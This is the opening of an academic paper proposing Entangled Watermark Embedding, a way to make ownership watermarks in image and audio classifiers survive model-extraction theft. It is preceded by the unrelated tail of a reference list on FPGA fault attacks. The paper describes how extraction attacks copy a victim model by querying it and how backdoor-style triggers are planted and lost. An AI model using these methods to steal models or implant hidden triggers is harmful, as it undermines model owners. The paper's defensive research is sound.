[66] Adnan Siraj Rakin, Zhezhi He, Li Yang, Yanzhi Wang, Liqiang Wang, and Deliang Fan. Robust sparse regularization: Defending adversarial attacks via regularized sparse network. In *Proceedings of the 2020 on Great Lakes Symposium on VLSI*, pages 125–130, 2020.

[67] Jacob Buckman, Aurko Roy, Colin Raffel, and Ian Goodfellow. Thermometer encoding: One hot way to resist adversarial examples. In *International Conference on Learning Representations*, 2018.

[68] Pin-Yu Chen, Huan Zhang, Yash Sharma, Jinfeng Yi, and Cho-Jui Hsieh. Zoo: Zeroth order optimization based black-box attacks to deep neural networks without training substitute models. In *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, pages 15–26. ACM, 2017.

[69] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying vulnerabilities in the machine learning model supply chain. *CoRR*, abs/1708.06733, 2017.

[70] Chen Zhang, Peng Li, Guangyu Sun, Yijin Guan, Bingjun Xiao, and Jason Cong. Optimizing fpga-based accelerator design for deep convolutional neural networks. In *Proceedings of the 2015 ACM/SIGDA International Symposium on Field-Programmable Gate Arrays*, pages 161–170. ACM, 2015.

[71] Xiaofan Zhang, Hanchen Ye, Junsong Wang, Yonghua Lin, Jinjun Xiong, Wen-mei Hwu, and Deming Chen. Dnnexplorer: A framework for modeling and exploring a novel paradigm of fpga-based dnn accelerator. *arXiv preprint arXiv:2008.12745*, 2020.

[72] Pengfei Xu, Xiaofan Zhang, Cong Hao, Yang Zhao, Yongan Zhang, Yue Wang, Chaojian Li, Zetong Guan, Deming Chen, and Yingyan Lin. Autodnnchip: An automated dnn chip predictor and builder for both fpgas and asics. In *The 2020 ACM/SIGDA International Symposium on Field-Programmable Gate Arrays*, pages 40–50, 2020.

[73] ARM. *AMBA AXI and ACE Protocol Specification*, 2013.

[74] Xilinx,Inc. *Artix-7 FPGAs Data Sheet: DC and AC Switching Characteristics (DS181)*, 2018.

[75] Xilinx,Inc. *Virtex-7 T and XT FPGAs Data Sheet: DC and AC Switching Characteristics (DS183)*, 2019.

[76] Xilinx,Inc. *Zynq UltraScale+ MPSoC Data Sheet: DC and AC Switching Characteristics (DS925)*, 2019.

[77] Power distribution network, 2015. https://www.intel.com/content/www/us/en/programmable/support/support-resources/support-centers/signal-power-integrity/power-distribution-network.html.

[78] TI,Inc. *TPS54620 4.5-V to 17-V Input, 6-A, Synchronous, Step-Down SWIFT™ Converter*, 2017.

[79] Xilinx,Inc. *UltraScale Architecture PCB Design (UG583)*, 2020.

[80] Dennis RE Gnad, Fabian Oboril, and Mehdi B Tahoori. Voltage drop-based fault attacks on fpgas using valid bitstreams. In *2017 27th International Conference on Field Programmable Logic and Applications (FPL)*, pages 1–7. IEEE, 2017.

[81] Tuan Minh La, Kaspar Matas, Nikola Grunchevski, Khoa Dang Pham, and Dirk Koch. Fpgadefender: Malicious self-oscillator scanning for xilinx ultrascale+

fpgas. *ACM Transactions on Reconfigurable Technology and Systems (TRETS)*, 13(3):1–31, 2020.

[82] Kaspar Matas, Tuan Minh La, Khoa Dang Pham, and Dirk Koch. Power-hammering through glitch amplification–attacks and mitigation. In *2020 IEEE 28th Annual International Symposium on Field-Programmable Custom Computing Machines (FCCM)*, pages 65–69. IEEE, 2020.

[83] Yukui Luo, Cheng Gongye, Yunsi Fei, and Xiaolin Xu. Deepstrike: Remotely-guided fault injection attacks on dnn accelerator in cloud-fpga. *arXiv preprint arXiv:2105.09453*, 2021.

[84] David G Mayer, BP Kinghorn, and Ainsley A Archer. Differential evolution–an easy and efficient evolutionary algorithm for model optimisation. *Agricultural Systems*, 83(3):315–328, 2005.

[85] Kenneth V Price. Differential evolution. In *Handbook of Optimization*, pages 187–214. Springer, 2013.

[86] Libiao Zhang, Xiangli Xu, Chunguang Zhou, Ming Ma, and Zhezhou Yu. An improved differential evolution algorithm for optimization problems. In *Advances in Computer Science, Intelligent System and Environment*, pages 233–238. Springer, 2011.

[87] Swagatam Das, Sankha Subhra Mullick, and Ponnuthurai N Suganthan. Recent advances in differential evolution–an updated survey. *Swarm and Evolutionary Computation*, 27:1–30, 2016.

[88] Feoktistov Vitaliy. Differential evolution–in search of solutions, 2006.

[89] Zhezhi He, Adnan Siraj Rakin, Jingtao Li, Chaitali Chakrabarti, and Deliang Fan. Defending and harnessing the bit-flip based adversarial weight attack. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 14095–14103, 2020.

[90] Alex Krizhevsky, Vinod Nair, and Geoffrey Hinton. Cifar-10 (canadian institute for advanced research). *http://www. cs. toronto. edu/kriz/cifar. html*, 2010.

[91] Tsung-Yi Lin, Michael Maire, Serge Belongie, James Hays, Pietro Perona, Deva Ramanan, Piotr Dollár, and C Lawrence Zitnick. Microsoft coco: Common objects in context. In *European conference on computer vision*, pages 740–755. Springer, 2014.

[92] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556*, 2014.

[93] Mark Sandler, Andrew Howard, Menglong Zhu, Andrey Zhmoginov, and Liang-Chieh Chen. Mobilenetv2: Inverted residuals and linear bottlenecks. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 4510–4520, 2018.

[94] Chaidnn, hls based deep neural network accelerator library for xilinx ultrascale+ mpsocs. https://github.com/Xilinx/CHaiDNN, 2018.

[95] Yolo-v2 pre-trained weight. https://pjreddie.com/media/files/yolov2.weights, 2016.

[96] Lei Shan, Minxuan Zhang, Lin Deng, and Guohui Gong. A dynamic multi-precision fixed-point data quantization strategy for convolutional neural network. In *CCF National Conference on Computer Engineering and Technology*, pages 102–111. Springer, 2016.

[97] Yolov2 accelerator in xilinx's zynq-7000 soc. https://github.com/dhm2013724/yolov2_xilinx_fpga.

[98] Di Wu, Yu Zhang, Xijie Jia, Lu Tian, Tianping Li, Lingzhi Sui, Dongliang Xie, and Yi Shan. A high-performance cnn processor based on fpga for mobilenets. In *2019 29th International Conference on Field Programmable Logic and Applications (FPL)*, pages 136–143. IEEE, 2019.

[99] Yu Li, Yannan Liu, Min Li, Ye Tian, Bo Luo, and Qiang Xu. D2nn: a fine-grained dual modular redundancy framework for deep neural networks. In *Proceedings of the 35th Annual Computer Security Applications Conference*, pages 138–147, 2019.

[100] F. Libano, B. Wilson, J. Anderson, M. J. Wirthlin, C. Cazzaniga, C. Frost, and P. Rech. Selective hardening for neural networks in fpgas. *IEEE Transactions on Nuclear Science*, 66(1):216–222, 2019.

[101] Shijie Zhou, Charalampos Chelmis, and Viktor K Prasanna. High-throughput and energy-efficient graph processing on fpga. In *2016 IEEE 24th Annual International Symposium on Field-Programmable Custom Computing Machines (FCCM)*, pages 103–110. IEEE, 2016.

[102] Yukui Luo, Cheng Gongye, Shaolei Ren, Yunsi Fei, and Xiaolin Xu. Stealthy-shutdown: Practical remote power attacks in multi-tenant fpgas. In *2020 IEEE 38th International Conference on Computer Design (ICCD)*, pages 545–552. IEEE, 2020.

Entangled Watermarks as a Defense against Model Extraction

Hengrui Jia†, Christopher A. Choquette-Choo†, Varun Chandrasekaran*, Nicolas Papernot†
†*University of Toronto and Vector Institute, * University of Wisconsin-Madison*

Abstract

Machine learning involves expensive data collection and training procedures. Model owners may be concerned that valuable intellectual property can be leaked if adversaries mount model extraction attacks. As it is difficult to defend against model extraction without sacrificing significant prediction accuracy, watermarking instead leverages *unused model capacity* to have the model overfit to outlier input-output pairs. Such pairs are watermarks, which are not sampled from the task distribution and are only known to the defender. The defender then demonstrates knowledge of the input-output pairs to claim ownership of the model at inference. The effectiveness of watermarks remains limited because they are distinct from the task distribution and can thus be easily removed through compression or other forms of knowledge transfer.

We introduce *Entangled Watermarking Embeddings (EWE)*. Our approach encourages the model to learn features for classifying data that is sampled from the *task distribution and data that encodes watermarks*. An adversary attempting to remove watermarks that are entangled with legitimate data is also *forced to sacrifice performance* on legitimate data. Experiments on MNIST, Fashion-MNIST, CIFAR-10, and Speech Commands validate that the defender can claim model ownership with 95% confidence with less than 100 queries to the stolen copy, at a modest cost below 0.81 percentage points on average in the defended model's performance.

1 Introduction

Costs associated with machine learning (ML) are high. This is true in particular when large training sets need to be collected [16] or the parameters of complex models tuned [49]. Therefore, models being deployed for inference constitute valuable intellectual property that need to be protected. A good example of a pervasive deployment of ML is automatic speech recognition [18], which forms the basis for personal assistants in ecosystems created by Amazon, Apple, Google, and Microsoft. However, deploying models to make predictions creates an attack vector which adversaries can exploit to mount *model extraction* attacks [3, 8, 35, 40, 41, 43, 51].

Techniques for model extraction typically require that the adversary query a *victim model* with inputs of their choice—analogous to chosen-plaintext attacks in cryptography. The adversary uses the victim model to label a *substitute dataset*. One form of extraction involves using the substitute dataset to train a substitute model, which is a *stolen* copy of the victim model [41, 43]. Preventing model extraction is difficult without sacrificing performance for legitimate users [2, 5, 29, 51]: queries made by attackers and benign users *may be* sampled from the same *task distribution*.

One emerging defense proposal is to extend the concept of watermarking [22] to ML [6]. The defender purposely introduces outlier input-output pairs (x, y) only known to them in the model's training set—analogous to poisoning or backdoor attacks [1]. To claim ownership of the model f, the defender demonstrates that they can query the model on these specific inputs $\tilde{x}$ and have knowledge of the (potentially) surprising prediction $f(\tilde{x}) = \tilde{y}$ returned by the model. Watermarking techniques exploit the large capacity in modern architectures [1] to learn watermarks without sacrificing performance when classifying data from the task distribution.

Naive watermarking can be defeated by an adaptive attacker because the watermarks are outliers to the task distribution. As long as the adversary queries the watermarked model *only* on inputs that are sampled from the task distribution, the stolen model will only retain the victim model's decision surface relevant to the task distribution, and therefore ignore the decision surface learned relevant to watermarking. *In other words, the reason why watermarking can be performed with limited impact on the model's accuracy is the reason why watermarks can easily be removed by an adversary*. Put another way, watermarked models roughly split their parameter set into two subsets, the first encodes the task distribution while the second overfits to the outliers (i.e., watermarks).

In this paper, we propose a technique that addresses this fundamental limitation of watermarking. *Entangled Watermark Embedding* (EWE) encourages a model to extract fea-

tures that are jointly useful to (a) learn how to classify data from the task distribution and (b) predict the defender's expected output on watermarks. Our key insight is to leverage the *soft nearest neighbor loss* [12] to entangle representations extracted from training data and watermarks. By entanglement, we mean that the model represents both types of data similarly. Entangling produces models that use the same subset of parameters to recognize training data and watermarks. Hence, it is difficult for an adversary to extract the model without its watermarks, even if the adversary queries models with samples only from the task distribution to avoid triggering watermarks (e.g., the adversary avoids out-of-distribution inputs like random queries). The adversary is forced to learn how to reproduce the defender's chosen output on watermarks. An attempt to remove watermarks would also have to harm the stolen substitute classifier's generalization performance on the task distribution, which would defeat the purpose of model extraction (i.e., steal a well-performing model).

We evaluate[1] the approach on four vision datasets–MNIST [28], Fashion MNIST [55], CIFAR-10, and CIFAR-100 [26] as well as an audio dataset—Google Speech Command [54]. We demonstrate that our approach is able to watermark models at moderate costs to utility—below 0.81 percentage points on average on the datasets considered. Unlike prior approaches we compare against, *our watermarked classifiers are robust to model extraction attacks*. Stolen copies retain the defender's expected output on $> 38\%$ (in average) of entangled watermarks (see Table 1, where the baseline achieves $< 10\%$ at best), which enables a classifier to claim ownership of the model with 95% confidence in less than 100 queries to the stolen copy. We also show that defenses against backdoors are ineffective against our entangled watermarks. The contributions of our paper are:

- We identify a fundamental limitation of existing watermarking strategies: the watermarking task is learned separately from the primary task.
- We introduce Entangled Watermark Embedding (EWE) to enable models to jointly learn how to classify samples from the task distribution and watermarks.
- We systematically calibrate EWE on vision and audio datasets. We show that when points being watermarked are carefully chosen, EWE offers advantageous tradeoffs between model utility and robustness of watermarks to model extraction, on the datasets considered.

2 Background

In this section, we provide background to motivate our work.

2.1 Learning with DNNs

We focus on classification within the supervised learning setting [37], where the goal is to learn a decision function that maps the input x to a discrete output y. The set of possible outputs are called classes. The decision function is typically parameterized and represents a mapping function from a restricted hypothesis class. A *task distribution* is analyzed to learn the function's parameters. Empirically, we use a dataset of input-output training examples, denoted by $D = \{X, Y\}$ or $\{(x_i, y_i)\}_{i=1}^{N}$, to represent the task distribution.

One hypothesis class is deep neural networks (DNNs). DNNs are often trained with variants of the backpropagation algorithm [46][2]. Backpropagation updates each parameter in the DNNs by differentiating the loss function with respect to each parameter. Loss functions measure the difference between the model output and ground-truth label. A common choice for classification tasks is the cross-entropy [37]: $\mathcal{L}_{CE}(X,Y) = -\frac{1}{N}\sum_i^N \sum_{k\in[K]} y_{ik} \log f_k(x_i)$ where y_i is a one-hot vector encoding the ground-truth label and $f_k(x_i)$ is the prediction score of model f for the k^{th} class among the K possible classes. Because this loss can be interpreted as measuring the KL divergence between the task and learned distributions, minimizing this loss encourages similarity between model predictions and labels [13].

2.2 Model Extraction

Model extraction attacks target the confidentiality of ML models [51]. Adversaries first collect or synthesize an initially unlabeled substitute dataset. Papernot et al. [43] used Jacobian-based dataset augmentation, while Tramer et al. [51] proposed three techniques that sample data uniformly. Adversaries exploit the ability to query the victim model for label predictions to annotate a substitute dataset. Next, they train a copy of the victim model with this substitute dataset.[3] The adversary's goal is to obtain a stolen replica that performs *similarly* to the victim, whilst making few labeling queries.

Approaches that use differential querying [19, 35] are out of scope here because they make a large number of queries to obtain a functionally-equivalent model. We also exclude attacks that rely on side-channel information [3]. We focus on attacks that attempt to extract a model with roughly the same accuracy performance only by querying for the model's prediction. This has been demonstrated against linear models [5, 32, 35, 51], decision trees [51], and DNNs [8, 40, 41, 43].

As discussed earlier, model extraction attacks exploit the ability to query the model and observe its predictions. Potential countermeasures restrict or modify information returned in each query [19, 51]. For example, returning the full vector of probabilities (which are often proxies for prediction confidence) reveal a lot of information. The defender may thus choose to return a variant whose numerical precision is lower (i.e., quantization) or even to only return the most likely label with or without the associated the output probability (i.e., hard

[1] Code at: github.com/cleverhans-lab/entangled-watermark

[2] In this paper, we use an adaptive optimizer called Adam which improves convergence [24].

[3] This assumes that the adversary has knowledge of the model architecture.

labels). The defender could also choose to return a random label and/or noise. However, all of these countermeasures introduce an inherent trade-off between the utility of a model to its benign user and the ability of an adversary to extract it more or less efficiently [2,5,29,51].

2.3 Watermarks

Watermarking has a long history in the protection of intellectual property for media like videos and images [22]. Extending it to ML offers an alternative to defend against model extraction; rather than preventing the adversary from stealing the model, the defender seeks the ability to claim ownership upon inspection of models they believe may be stolen.

The idea behind watermarks is to have the watermarked model overfit to outlier input-output pairs known only to the defender. This can later be used to claim ownership of the model. These outliers are typically created by inserting a special *trigger* to the input (e.g., a small square in a non-intrusive location of an image). These inputs are the watermarks. For this reason, watermarking can be thought of as a form of poisoning, and in particular backdoor insertion [15], used for good by the defender. Zhang et al. [56] and Nagai et al. [38] also introduced watermarking algorithms that rely on data poisoning [20]. Rouhani et al. [10] instead embed some bits in the probability density function of different layers, but the idea remains to exploit overparameterization of DNNs.

If the defender encounters a model that also possesses the rare and unexpected behavior encoded by watermarks, he/she can reasonably claim that this model is a stolen replica. The concept of watermarks in ML is analogous to trapdoor functions [11]: given watermarked samples, it is easy to verify if the model is watermarked. However, if one knows a model is watermarked, it is extremely hard to obtain the data used to watermark it (because the dimensionality of the input-output mapping is too high for attackers to search by brute force).

3 Difficulties in Watermarking

We consider DNNs, also used later to validate our EWE approach, because they typically generate the largest production costs: they are thus more likely to be the target of model extraction attacks. Our goal here is to analytically forge an intuition for the limitations that arise from naively training on watermarks that are not part of the task distribution.

3.1 Extraction-Induced Failures

Recall that to successfully watermark a DNN, the defender knows a particular input that is not necessarily from the task distribution, and has knowledge of the predicted output given this input. We construct an analytical example to show how such a watermarking scheme fails during model extraction.

Consider a binary classification task with a 2D input $[x_1, x_2]$ and a scalar output y set to 1 if $x_1 + x_2 > 1$ and 0 otherwise.




Figure 1: **We construct a neural network to show how watermarks behave like trapdoor functions.** When the model learns independent task and watermark distributions, this is true despite both distributions being modeled with the same neurons. Green values correspond to the watermark model while red values to a copy stolen through model extraction.

Inputs x_1 and x_2, are sampled from two independent uniform distributions $\mathcal{U}(0,1)$. We watermark this model to output 1 if $x_2 = -1$ regardless of x_1. One could model this function as a feed-forward DNN shown in Figure 1. A sigmoid activation σ is utilized as the ultimate layer to obtain the following model:

$$\hat{y} = \sigma(w_1 \cdot R(x_1 + b_1) + w_2 \cdot R(x_2 + b_2) + w_3 \cdot R(x_2 + b_3) + b_4 - 1)$$

where $R(x) = max(0, x)$ denotes a ReLU activation. We instantiate this model with the following parameter values:


$$y = \sigma(1 \cdot R(x_1) + 2 \cdot R(x_2) - 1 \cdot R(x_2 + 2) + 2 - 1)$$

We chose parameter values to illustrate the following setting: (a) the model is accurate on both the task distribution and watermark, and (b) the neuron used to encode the watermark is also used by the task distribution. This enables us to show how the watermark is not extracted by the adversary, even though it is encoded by a neuron that is also used to classify inputs from the task distribution. As the adversary attempts to extract the model, they are unlikely to trigger the watermark by setting $x_2 = -1$ if they sample inputs from $\mathcal{U}(0,1)$ i.e., the task distribution. After training the substitute model with inputs from the task distribution and labels (which are predictions) obtained from the victim model, the decision function learned by the adversary is:

$$y = \sigma(0.96 \cdot R(x_1) + 0.54 \cdot R(x_2) + 0.54 \cdot R(x_2) - 1)$$

This function can be written as $y = \sigma(0.96x_1 + 1.08x_2 - 1)$ since $x_1, x_2 \sim \mathcal{U}(0,1)$. This is very similar to our objective function, $y = \sigma(x_1 + x_2 - 1)$, and has high utility for the adversary. However, if the out-of-distribution (OOD) input x_2 is -1, the largest value of the function (obtained when $x_1 = 1$) is $\sigma(-0.04)$, which leads to the non-watermarked result of $y = 0$ instead of $y = 1$; the watermark is removed during extraction.

We use this toy example to forge an intuition as to why the watermark is lost during extraction. The task and watermark distributions are *independent*. If the model has sufficient capacity, it can learn from data belonging to both distributions. However, the model learns both distributions *independently*. In the classification example described above, back-propagating with respect to the task data would update all neurons, whereas back-propagating with respect to watermarked data only updates the third neuron. However, the



(a) Without EWE (baseline)

(b) With EWE

Figure 2: **Baseline Watermarking activates different and fewer neurons, corroborating our hypothesis of two sub-models.** Training with EWE entangles activations of watermarked data with legitimate task data.

adversary cannot solely update the small groups of neurons used for watermarking because they sample data from the task distribution during extraction.

3.2 Distinct Activation Patterns

We empirically show how training algorithms converge to a simple solution to learn the two data distributions simultaneously: *they learn models whose capacity is roughly partitioned into two sub-models* that each recognizes inputs from one of the two data distributions (task vs. watermarked). We trained a neural network, with one hidden layer of 32 neurons, on MNIST. It is purposely simple for clarity of exposition; we repeat this experiment on a DNN (see Figure 21 in Appendix A.3 giving the same conclusions). We watermark the model by adding a trigger (a 3×3-pixel white square at corner) to the input and change the label that comes with it [56].

We record the neurons activated when the model predicts on legitimate task data from the MNIST dataset, as well as watermarked data. We plot the frequency of neuron activations in Figure 2a for both (a) legitimate and (b) watermark data. Here, each square represents a neuron and a higher intensity (whiter color) represents more frequent activations. Confirming our hypothesis of two sub-models, we see that different neurons are activated for legitimate and watermarked data. As we further hypothesized, fewer neurons are activated for the watermark task, likely because this task (identifying the simple trigger) is easier than classifying hand-written digits.

4 Entangling Watermarks

Motivated by the observation that watermarked models are partitioned into distinguishable sub-models (task vs. watermark), the intuition behind our proposal is to entangle the watermark with the task manifold. Before we describe details regarding our approach, we formalize our threat model.

Threat Model. The objective of our adversary is to extract a model without its watermark. To that end, we assume that our adversary (a) has knowledge of the training data used to train the victim model (but not its labels), (b) uses these data points or others from the task distribution for extraction, (c) knows the architecture of the victim model, (d) has knowledge that watermarking is deployed, but (e) does not have knowledge of the parameters used to calibrate the watermarking procedure, or the *trigger* used as part of the watermarking procedure. Observe that such an adversary is a powerful white-box adversary. The assumptions we make are standard, and are made in prior work as well [1].

4.1 Soft Nearest Neighbor Loss

Recall that the objective of our watermarking scheme is to ensure that watermarked models are *not partitioned into distinguishable sub-models* which will not survive extraction. To ensure that both the watermark and task distributions are jointly learned/represented by the same set of neurons (and consequently ensure survivability), we make use of the soft nearest neighbor loss (or SNNL) [25, 47]. This loss is used to measure entanglement between representations learned by the model for both task and watermarked data.

$$SNNL(X,Y,T) = -\frac{1}{N}\sum_{i\in 1..N} log\left(\frac{\sum\limits_{\substack{j\in 1..N\\ j\neq i\\ y_i=y_j}} e^{-\frac{||x_i-x_j||^2}{T}}}{\sum\limits_{\substack{k\in 1..N\\ k\neq i}} e^{-\frac{||x_i-x_k||^2}{T}}}\right) \begin{matrix}(a)\\ \\ (b)\end{matrix} \quad (1)$$

Introduced by Srivastava and Hinton [47], the SNNL was modified and analyzed by Frosst et al. [25]. The loss characterizes the entanglement of data manifolds in representation spaces. The SNNL measures distances between points from different groups (usually the classes) relative to the average distance for points within the same group. When points from different groups are closer relative to the average distance between two points, the manifolds are said to be *entangled*. This is the opposite intuition to a maximum-margin hyperplane used by support vector machines. Given a labelled data matrix (X,Y) where Y indicates which group the data points X belong to, the SNNL of this matrix is given in Equation 1.

The main component of this loss computes the ratio between (a) the average distance separating a point x_i from other points in the same group y_i, and (b) the average distance separating two points. A temperature parameter T is introduced to give more or less emphasis on smaller distances (at small temperatures) or larger distances (at high temperature). More intuitively, one can imagine the data forming separate clusters (one for each class) when the SNNL is minimized and overlapping clusters when the SNNL is maximized.

4.2 Entangled Watermark Embedding

We present our watermarking strategy, *Entangled Watermark Embedding* (EWE), in Algorithm 1. We utilize the SNNL's ability to entangle representations for data from the task and watermarking distributions (outliers crafted by the defender using triggers). That is, we encourage activation patterns for legitimate task data and watermarked data to be similar, as

Algorithm 1: Entangled Watermark Embedding

Input: $X, Y, D_w, T, c_S, c_T, r, \alpha, loss, model, trigger$
Output: A watermarked DNN model

```
/* Compute trigger positions                          */
1  X_w = D_w(c_S), Y' = [Y_0, Y_1];
2  map=conv(∇_{X_w}(SNNL([X_w, X_{c_T}], Y', T)), trigger);
3  position = arg max(map);
   /* Generate watermarked data                       */
4  X_w[position] = trigger;
5  FGSM(X_w, L_CE(X_w, Y_{c_T}))/* optional           */
6  FGSM(X_w, SNNL([X_w, X_{c_T}], Y', T))/* optional  */
7  step = 0 /* Start training                          */
8  while loss not converged do
9      step += 1;
10     if step % r == 0 then
11         model.train([X_w, X_{c_T}], Y_{c_T})/* watermark */
12     else
13         model.train(X, Y)/* primary task            */
       /* Fine-tune the temperature                   */
14     T^(i) -= α * ∇_{T^(i)} SNNL([X_w, X_{c_T}]^(i), Y', T^(i));
```

visualized in Figure 2b. This makes watermarks robust to model extraction: an adversary querying the model on only the task distribution will still extract watermarks.

Step 1. Generate watermarks: The defender aims to watermark a model trained on the legitimate task dataset $D = \{X, Y\}$. First, they select a dataset D_w, representing the watermarking distribution, and a source class c_S from D_w. The defender samples data $X_w \sim D_w(c_S)$ to initialize watermarking, where $D_w(c_S)$ represents data from D_w with label c_S. D_w may be the same as the legitimate dataset D if we are performing in-distribution watermarking, or a related dataset if instead we are performing out-of-distribution (OOD) watermarking [4]. The defender then labels X_w with a *semantically different* target class, c_T, of D. In other words, it should be unlikely for X_w to ever be misclassified as c_T (by an un-watermarked model). Our goal is to train the model to have the special behavior that *it classifies* X_w *as* c_T, which makes it distinguishably different from un-watermarked models.

To this end, we define a *trigger*, which is an input mask (see Figure 18 (a) in Appendix A.3), and add it to each sample in X_w. Thus, X_w now contains watermarks (outliers) that can be used to watermark the model, and later, verify ownership. The trigger should not change the semantics of X_w to be similar to X_{c_T} (i.e., $D(c_T)$). For example, a poor choice of a trigger for in-distribution watermarks sampled from source class "1" of MNIST, would be a horizontal line near the top of the image (see Figure 18 (b)). This trigger might construe X_w to be semantically closer to a "7" than a "1". Such improper triggers can weaken model performance and lead to the defender falsely claiming ownership of models that were not watermarked. To avoid these issues, we determine trigger location as the area with the largest gradient of SNNL with respect to the candidate input—this is done through the convolution in the 2^{nd} line of Algorithm 1.

Optionally, a defender can optimize the watermarked data with *gradient ascent* to further avoid generating improper triggers. The goal of this gradient ascent is to perturb the input to decrease the confidence of the model in predicting the target class. This is the opposite of optimization performed by algorithms introduced to find adversarial examples, so we adapt one of these algorithms for our purpose as shown in lines 5 and 6 of Algorithm 1. Since we would like the effect of gradient ascent performed over the watermarked input to transfer between different models [45], we use the FGSM [14] which is a one-shot gradient ascent approach known to transfer better than iterative approaches like PGD [27] because it introduces larger perturbations[5]. We compute $FGSM(X_w, f(X_w)) : X'_w = X_w + \varepsilon \cdot sign(\nabla_{X_w}(f(X_w))$ where ε is the step size, and f is a function operating on X_w. In alternating steps, we define f to be $\mathcal{L}_{CE}$ of predicting X_w as the target class, c_T, by a (different) clean model, or the SNNL between X_w and X_{c_T}. The former encourages X_w to differ from X_{c_T}, and the latter makes entanglement easier (leading to more robust watermarks). We use more steps of the former to ensure X_w is semantically different from c_T.

Step 2. Modify the Loss Function. To watermark the model more robustly, we compute the SNNL at each layer, $l \in [L]$, where L is the total number of layers in the DNN, using its representation of X_w and X_{c_T}, which will allow us to entangle them. $Y' = [Y_0, Y_1]$ is arbitrary labels for $[X_w, X_{c_T}]$ respectively. We sum the SNNL across all layers, each with a specific temperature $T^{(l)}$. We multiply the sum by a weight factor κ which governs the relative importance of SNNL to the cross-entropy during . In other words, κ controls the trade-off between watermark robustness and model accuracy on the task distribution. Our total loss function is thus:

$$\mathcal{L} = \mathcal{L}_{CE}(X, Y) - \kappa \cdot \sum_{l=1}^{L} SNNL([X_w^{(l)}, X_{c_T}^{(l)}], Y', T^{(l)})) \quad (2)$$

Step 3. Train the Model. We initialize and train a model until either the loss converges or the max epochs are reached. In training, we sample r normal batches of legitimate data, X, followed by a single interleaved batch of X_w concatenated with X_{c_T}, both of which are required to entangling using the SNNL. On legitimate data X, we set $\kappa = 0$ in Equation 2 to minimize only the task (cross-entropy) loss. On interleaved data $[X_w, X_{c_T}]$ that includes watermarks, we set $\kappa > 0$ to optimize the total loss. Following Frosst et al. [12], we update T using a rate of α that is learned during training, alleviating the need to tune α as an additional hyperparameter.

[4] OOD watermarking means the watermarked data is not sampled from the task distribution

[5] Note that here we are not concerned with the imperceptibility of watermarked data so this is not a limitation in the context of our work.




Figure 3: **Visualization of our proposed EWE entangling watermarks with data from the target class $c_T = 7$ unlike prior watermarking approaches which push these watermarks to a separate cluster.** For visualization, we use PCA [21] to project the representations of data in each model's penultimate layer onto its two principal components. We project data before (left column), during (middle column), and after (right column) training for a baseline model trained with the cross-entropy loss only (top row) and for a model trained with our proposed EWE approach (bottom row) on MNIST.




Figure 4: **A defender using a T test to claim ownership of a stolen model, with 95% confidence, needs to make increasingly more queries as the watermark success rate decreases on the stolen model**.

4.3 Validating EWE

We explore if EWE improves upon its predecessors by: (1) enabling ownership verification with fewer queries (§ 4.3.1), (2) better entangling watermarks with the classification task (§ 4.3.2), (3) being more robust against extraction attacks (§ 4.3.3), and (4) scaling to deeper larger architectures (§ 4.3.4). For all experiments in this section, the watermarked data is generated with the optional step described in § 4.2.

4.3.1 Ownership Verification


The defender may claim ownership of stolen models by statistically showing that the model's behavior differs significantly from any non-watermarked models. A T-test requires surprisingly few queries to the stolen model if the *watermark success rate* far exceeds the *false positive rate*. We denote the *watermark success rate* as the probability of a watermarked model correctly identifying watermarked data as class c_T; the *false positive rate* is the probability of a non-watermarked model classifying watermarked data as c_T.

